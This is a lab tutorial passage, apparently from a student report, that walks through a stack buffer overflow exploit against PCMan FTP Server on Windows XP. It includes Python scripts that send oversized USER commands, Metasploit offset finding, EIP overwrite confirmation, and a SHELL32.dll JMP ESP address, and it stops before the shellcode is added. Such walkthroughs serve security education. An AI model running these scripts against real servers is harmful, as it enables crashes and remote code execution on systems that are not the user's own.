
Overwriting the offset means we can control EIP. Because we need to overwrite the 4 bytes in EIP precisely, it's required to understand which 4 A's out of 2020 we sent did the overwriting. A tool called pattern create from Metasploit can help with this. It creates a unique string that, when matched with its sister tool pattern_offset, can identify which 4 bytes overwrite EIP.

4.2.1 Creating a Unique Pattern

To create a unique pattern, first, you need to go to the Metasploit location by entering this command **cd usr/share/metasploit-framework/tools/exploit/**. Then we can create the pattern using **./pattern_create -l 2020**. It will create a unique code with 2020 characters.

4.2.2 Creating the Python Script

Using that unique pattern, we can create our second script as follows.




```python
#Importing Libraries
import socket, struct

#Creating Junk data
evil = 'A' * 20000

#Declaring a TCP Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#Connecting to the PCMan FTP Server using Windows machine IP and port 21
s.connect(('192.168.56.102',21))

#Recieve FTP Banner
a = s.recv(1024)

#Unique pattern
junk = 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af

#Set evil value to junk
evil = junk

print(' [+] ' + a)

#Sending evil data to the server
s.send('USER' + evil + '\r\n')
```

Figure 4:7: Python Script 2

Script 2 is the same as the script 1. The only change between script 1 and script 2 is, we use the unique pattern that created previously instead of the set of A's.

Before executing the second script, In windows XP, we should open the immunity debugger and drag and drop the PCMan FTP server file. Then the immunity debugger should look like Figure 4:8: Immunity Debugger with FTP Server.


Immunity Debugger - PCManFTPD2.exe - [CPU - main thread, mod...
C File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Registers (FPU)
Address
Hex dump
ASCII
Paused

```
00413697 ┌$ 55              PUSH EBP
00413698 .  8BEC            MOV EBP,ESP
0041369A .  6A FF           PUSH -1
0041369C .  68 189C4300     PUSH PCManFTP.00439C18
004136A1 .  68 BC854100     PUSH PCManFTP.004185BC
004136A6 .  64:A1 0000000   MOV EAX,DWORD PTR FS:[0]
004136AC .  50              PUSH EAX
004136AD .  64:8925 00000   MOV DWORD PTR FS:[0],ESP
004136B4 .  83EC 58         SUB ESP,58
004136B7 .  53              PUSH EBX
004136B8 .  56              PUSH ESI
004136B9 .  57              PUSH EDI
004136BA .  8965 E8         MOV DWORD PTR SS:[EBP-18
004136BD .  FF15 E4514300   CALL DWORD PTR DS:[<&KER
004136C3 .  33D2            XOR EDX,EDX
004136C5 .  8AD4            MOV DL,AH
```

```
EAX 00000000
ECX 0012FFB0
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 7FFDC000
ESP 0012FFC4
EBP 0012FFF0
ESI 00790074
EDI 0069006E

EIP 00413697 PCManFTP.<ModuleEntryPoint>

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
```

```
00441000 00 00 00 00 26 04 42 00 ....&□B.
00441008 55 04 42 00 87 04 42 00 U□B.‡□B.
00441010 B9 04 42 00 58 00 43 00 ¹□B.X.C.
00441018 59 02 43 00 09 05 43 00 Y□C..□C.
00441020 E0 06 43 00 AB 07 43 00 à□C.«□C.
00441028 78 09 43 00 B8 09 43 00 x.C.¸.C.
00441030 3F EF 41 00 33 18 43 00 ?ïA.3□C.
00441038 3B 1F 43 00 5C 1F 43 00 ;□C.\□C.
00441040 CD 23 43 00 E9 D6 41 00 Í#C.éÖA.
00441048 00 10 40 00 40 10 40 00 .□@.@□@.
00441050 F0 23 40 00 50 66 40 00 ð#@.Pf@.
00441058 A0 66 40 00 80 6F 40 00  f@.€o@.
```

```
0012FFC4   7C817067 gpü| RETURN to kernel32.7C8
0012FFC8   0069006E n.i.
0012FFCC   00790074 t.y.
0012FFD0   7FFDC000 .└¤⌂
0012FFD4   80544CFD ²LTÇ
0012FFD8   0012FFC8 ╚ ‡.
0012FFDC   863FD288 ê╥?å
0012FFE0   FFFFFFFF      End of SEH chain
0012FFE4   7C839AC0 └üä| SE handler
0012FFE8   7C817070 ppü| kernel32.7C817070
0012FFEC   00000000 ....
0012FFF0   00000000 ....
0012FFF4   00000000 ....
0012FFF8   00413697 ù6A. PCManFTP.<ModuleEntryP
0012FFFC   00000000 ....
```


```
[01:54:37] Program entry point
```

Figure 4:8: Immunity Debugger with FTP Server

As in Figure 4:8: Immunity Debugger with FTP Server, right down corner, the FTP server is in pause mode. We can run the server by clicking the start button under the debug tab. When the second script is executing, make sure to run the server using the immunity debugger.

Now. After executing the second script, we can see the immunity debugger's register side; the EIP value is replaced with 386F4337. We can use this value to find the offset to find a good shellcode location.


To find the offset, we can use the patter_offset tool in Metasploit-framework. Pattern_offset is also in the same place as the pattern_create tool.



```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -q 386F4337
[*] Exact match at offset 2003
root@kali:/usr/share/metasploit-framework/tools/exploit# 
```

Figure 4:9: Finding Offset

Now we can try and confirm the overwritten value of EIP. To do that, we can write another python script as follows.




```
#Importing Libraries
import socket, struct

#Creating Junk data
evil = 'A' * 20000

#Declaring a TCP Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#Connecting to the PCMan FTP Server using Windows machine IP and port 21
s.connect(('192.168.56.102',21))

#Recieve FTP Banner
a = s.recv(1024)

#EIP junk data
junk1 = 'A' * 2003
junk2 = 'C' * 500
eip = 'B' * 4

#EIP Writing pattern
evil = junk1 + eip + junk2

print(' [+] ' + a)

#Sending junk data to the server
s.send('USER' + evil + '\r\n')
```

Figure 4:10: Script for confirming overwritten EIP

The above script is the same as the script 2. The difference is that junk value is divided into 2 and add another value as EIP. Junk1 contains the A's into the number of the offset value (2003).

Junk2 is just 500 characters of C, and the eip is 4 B characters to confirm the overwritten EIP value.

First, run the PCMan FTP server on the Immunity debugger and run this script in the terminal. The confirmation of overwritten as follows.



```
Registers (FPU)
EAX 00000000
ECX 00000000
EDX 0000000D
EBX 00000000
ESP 0012EDB8 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 00A31C10
ESI 0012EDC4 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EDI 00000004
EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INVALID_HANDLE (00000006)
EFL 00010212 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty

0012ED78  41414141 AAAA
0012ED7C  41414141 AAAA
0012ED80  41414141 AAAA
0012ED84  41414141 AAAA
0012ED88  41414141 AAAA
0012ED8C  41414141 AAAA
0012ED90  41414141 AAAA
0012ED94  41414141 AAAA
0012ED98  41414141 AAAA
0012ED9C  41414141 AAAA
0012EDA0  41414141 AAAA
0012EDA4  41414141 AAAA
0012EDA8  41414141 AAAA
0012EDAC  41414141 AAAA
0012EDB0  42424242 BBBB
0012EDB4  43434343 CCCC
0012EDB8  43434343 CCCC
0012EDBC  43434343 CCCC
0012EDC0  43434343 CCCC
0012EDC4  43434343 CCCC
0012EDC8  43434343 CCCC
0012EDCC  43434343 CCCC
0012EDD0  43434343 CCCC
0012EDD4  43434343 CCCC
0012EDD8  43434343 CCCC
0012EDDC  43434343 CCCC

424242] - use Shift+F7/F8/F9 to     Paused
```

Figure 4:11: Confirmation of EIP Overwritten

In Figure 4:11: Confirmation of EIP Overwritten, you can see in the registers section, 42424242 (ASCII value of BBBB) is in blue.


Now we have the confirmation, and we can look for an address to put our shellcode.

4.3 Looking for Shellcode Location

As in Figure 4:11: Confirmation of EIP Overwritten, the value 0x0012EDB0 is a possible address for insert the shellcode. But the problem is, this value could change in different servers. The exploit that we are developing should be universal. Because of that, we have to find another address to insert our shellcode.

To get an address, we can use one of the DLL files in the PCMan FTP server. These DLL's have the unique property of always being mapped to the same memory address, in contrast to our FTP server program. If we can find a memory address in a DLL that has the 'JMP ESP' command, we can point EIP to that location, causing it to jump into our buffer of C's.

To get the DLL files that run in the FTP server, we can use Immunity debugger. In Immunity Debugger, there are set of letters such as l,e,t,m. We can load DLL files by clicking the letter 'e'.




Windows XP [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger - PCManFTPD2.exe - [Executable modules]
E File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
Base     Size     Entry    Name     File version       Path
003D0000 00008000          Lang                        C:\Documents and Settings\Ashen Shaluka\Desktop\PCMan\Lang.dll
00400000 00048000 00413697 PCManFTP 2, 0, 0, 0         C:\Documents and Settings\Ashen Shaluka\Desktop\PCMan\PCManFTPD2.exe
10000000 00008000 10001309 Blowfish                    C:\Documents and Settings\Ashen Shaluka\Desktop\PCMan\Blowfish.dll
5AD70000 00038000 5AD71626 uxtheme  6.00.2900.5512     C:\WINDOWS\system32\uxtheme.dll
662B0000 00058000 662E7A5B hnetcfg  5.1.2600.5512 (    C:\WINDOWS\system32\hnetcfg.dll
71A50000 0003F000 71A514CD mswsock  5.1.2600.5512 (    C:\WINDOWS\system32\mswsock.dll
71A90000 00008000 71A9142E wshtcpip 5.1.2600.5512 (    C:\WINDOWS\System32\wshtcpip.dll
71AA0000 00008000 71AA1638 WS2HELP  5.1.2600.5512 (    C:\WINDOWS\system32\WS2HELP.dll
71AB0000 00017000 71AB1273 WS2_32   5.1.2600.5512 (    C:\WINDOWS\system32\WS2_32.dll
71AD0000 00009000 71AD1039 WSOCK32  5.1.2600.5512 (    C:\WINDOWS\system32\WSOCK32.dll
73000000 00026000 730054A5 WINSPOOL 5.1.2600.5512 (    C:\WINDOWS\system32\WINSPOOL.DRV
732E0000 00005000 732E1014 RICHED32 5.1.2600.0 (xpc    C:\WINDOWS\system32\RICHED32.DLL
74E30000 0006D000 74E3151D RICHED20 5.30.23.1230       C:\WINDOWS\system32\RICHED20.dll
763B0000 00049000 763B1619 comdlg32 6.00.2900.5512     C:\WINDOWS\system32\comdlg32.dll
76D60000 00019000 76D6530A iphlpapi 5.1.2600.5512 (    C:\WINDOWS\system32\iphlpapi.dll
76F20000 00027000 76F2AC8C DNSAPI   5.1.2600.5512 (    C:\WINDOWS\system32\DNSAPI.dll
76F60000 0002C000 76F61130 WLDAP32  5.1.2600.5512 (    C:\WINDOWS\system32\WLDAP32.dll
76FB0000 00008000 76FB115D winrnr   5.1.2600.5512 (    C:\WINDOWS\System32\winrnr.dll
76FC0000 00006000 76FC142F rasadhlp 5.1.2600.5512 (    C:\WINDOWS\system32\rasadhlp.dll
773D0000 00103000 773D4256 COMCTL32 6.0 (xpsp_sp3_q    C:\WINDOWS\WinSxS\X86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.6028_x-ww_61e65202\COMCTL32.dll
77C10000 00058000 77C1F2A1 msvcrt   7.0.2600.5512 (    C:\WINDOWS\system32\msvcrt.dll
77DD0000 0009B000 77DD710B ADVAPI32 5.1.2600.5755 (    C:\WINDOWS\system32\ADVAPI32.dll
77E70000 00092000 77E7628F RPCRT4   5.1.2600.5512 (    C:\WINDOWS\system32\RPCRT4.dll
77F10000 00049000 77F16587 GDI32    5.1.2600.5512 (    C:\WINDOWS\system32\GDI32.dll
77F60000 00076000 77F651FB SHLWAPI  6.00.2900.5512     C:\WINDOWS\system32\SHLWAPI.dll
77FE0000 00011000 77FE2126 Secur32  5.1.2600.5512 (    C:\WINDOWS\system32\Secur32.dll
7C800000 000F6000 7C80B63E kernel32 5.1.2600.5512 (    C:\WINDOWS\system32\kernel32.dll
7C900000 000B2000 7C9120F8 ntdll    5.1.2600.6055 (    C:\WINDOWS\system32\ntdll.dll
7C9C0000 00817000 7C9E74D6 SHELL32  6.00.2900.5512     C:\WINDOWS\system32\SHELL32.dll
7E410000 00091000 7E41B217 USER32   5.1.2600.5512 (    C:\WINDOWS\system32\USER32.dll
```

Figure 4:12: DLL Files

If you look closely, there is a file called **SHELL32.dll**. I am choosing that file to find and address. Then to get the address, double click that to bring up commands for this library in the main window. In the main window, press ctrl+f to bring up the command search window. In that command search window, we can search for **'jmp esp'** command to get a possible address to insert our shellcode.



```
7C9D30D7  FFE4            JMP ESP
```


Figure 4:13: JMP ESP on SHELL32.dll

As in Figure 4:13: JMP ESP on SHELL32.dll, we have got an address to insert our shellcode. This address should be out of bad characters, such as the value of '0x00'. Bad characters are defined as characters that will ruin the exploit, which terminate the string. To identify bad characters, please refer to this document.

Now we can create another script to confirm the JMP ESP Command using the JMP ESP address.

4.4 Confirming JMP ESP Command


To confirm the JMP ESP address, we can use our previous scripts and change it a little bit as follows.



```python
#Importing Libraries
import socket
from struct import pack

#Creating Junk data
evil = 'A' * 20000

#Declaring a TCP Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#Connecting to the PCMan FTP Server using Windows machine IP and port 21
s.connect(('192.168.56.102',21))

#Recieve FTP Banner
a = s.recv(1024)

#EIP junk data
junk1 = 'A' * 2003
junk2 = 'C' * 500

#Writing the EIP using JMP ESP address
eip = pack('<L', 0x7C9D30D7)

#EIP Writing pattern
evil = junk1 + eip + junk2

print(' [+] ' + a)

#Sending junk data to the server
s.send('USER' + evil + '\r\n')
```

Figure 4:14: Script to confirm JMP ESP Address

First, restart the immunity debugger and the server as usual. Before unpausing the server right click on the black space in the main program (as with searching for the command) and select Go To > Expression. Here the value '7C9D30D7' is entered, and you'll notice Immunity debugger jumps to our return address, JMP ESP. Press F2, which will set a breakpoint at this address. We can see, in this case, the debugger has frozen on our breakpoint and paused, waiting for instructions. Hit F7 to step into the program by one instruction, and now it jumps into a long string of 'INC EBX'. This happens to be the command for the hex value 43. We've successfully jumped into our C buffer.




```
0012EDB8   43        INC EBX
0012EDB9   43        INC EBX
0012EDBA   43        INC EBX
0012EDBB   43        INC EBX
0012EDBC   43        INC EBX
0012EDBD   43        INC EBX
0012EDBE   43        INC EBX
0012EDBF   43        INC EBX
0012EDC0   43        INC EBX
0012EDC1   43        INC EBX
0012EDC2   43        INC EBX
0012EDC3   43        INC EBX
0012EDC4   43        INC EBX
0012EDC5   43        INC EBX
0012EDC6   43        INC EBX
0012EDC7   43        INC EBX
0012EDC8   43        INC EBX
0012EDC9   43        INC EBX
0012EDCA   43        INC EBX
0012EDCB   43        INC EBX
0012EDCC   43        INC EBX
0012EDCD   43        INC EBX
0012EDCE   43        INC EBX
0012EDCF   43        INC EBX
0012EDD0   43        INC EBX
0012EDD1   43        INC EBX
0012EDD2   43        INC EBX
0012EDD3   43        INC EBX
0012EDD4   43        INC EBX
0012EDD5   43        INC EBX
0012EDD6   43        INC EBX
0012EDD7   43        INC EBX
0012EDD8   43        INC EBX
0012EDD9   43        INC EBX
0012EDDA   43        INC EBX
0012EDDB   43        INC EBX
0012EDDC   43        INC EBX
0012EDDD   43        INC EBX
0012EDDE   43        INC EBX
0012EDDF   43        INC EBX
0012EDE0   43        INC EBX
```

Figure 4:15: Confirmation of JMP ESP address

4.5 Creating the Shellcode

Now we have everything we need except the shellcode. Before we proceed to create the shellcode, it is necessary to identify bad characters because we have to build our shellcode without any bad characters. To identify bad characters, please refer to this document.

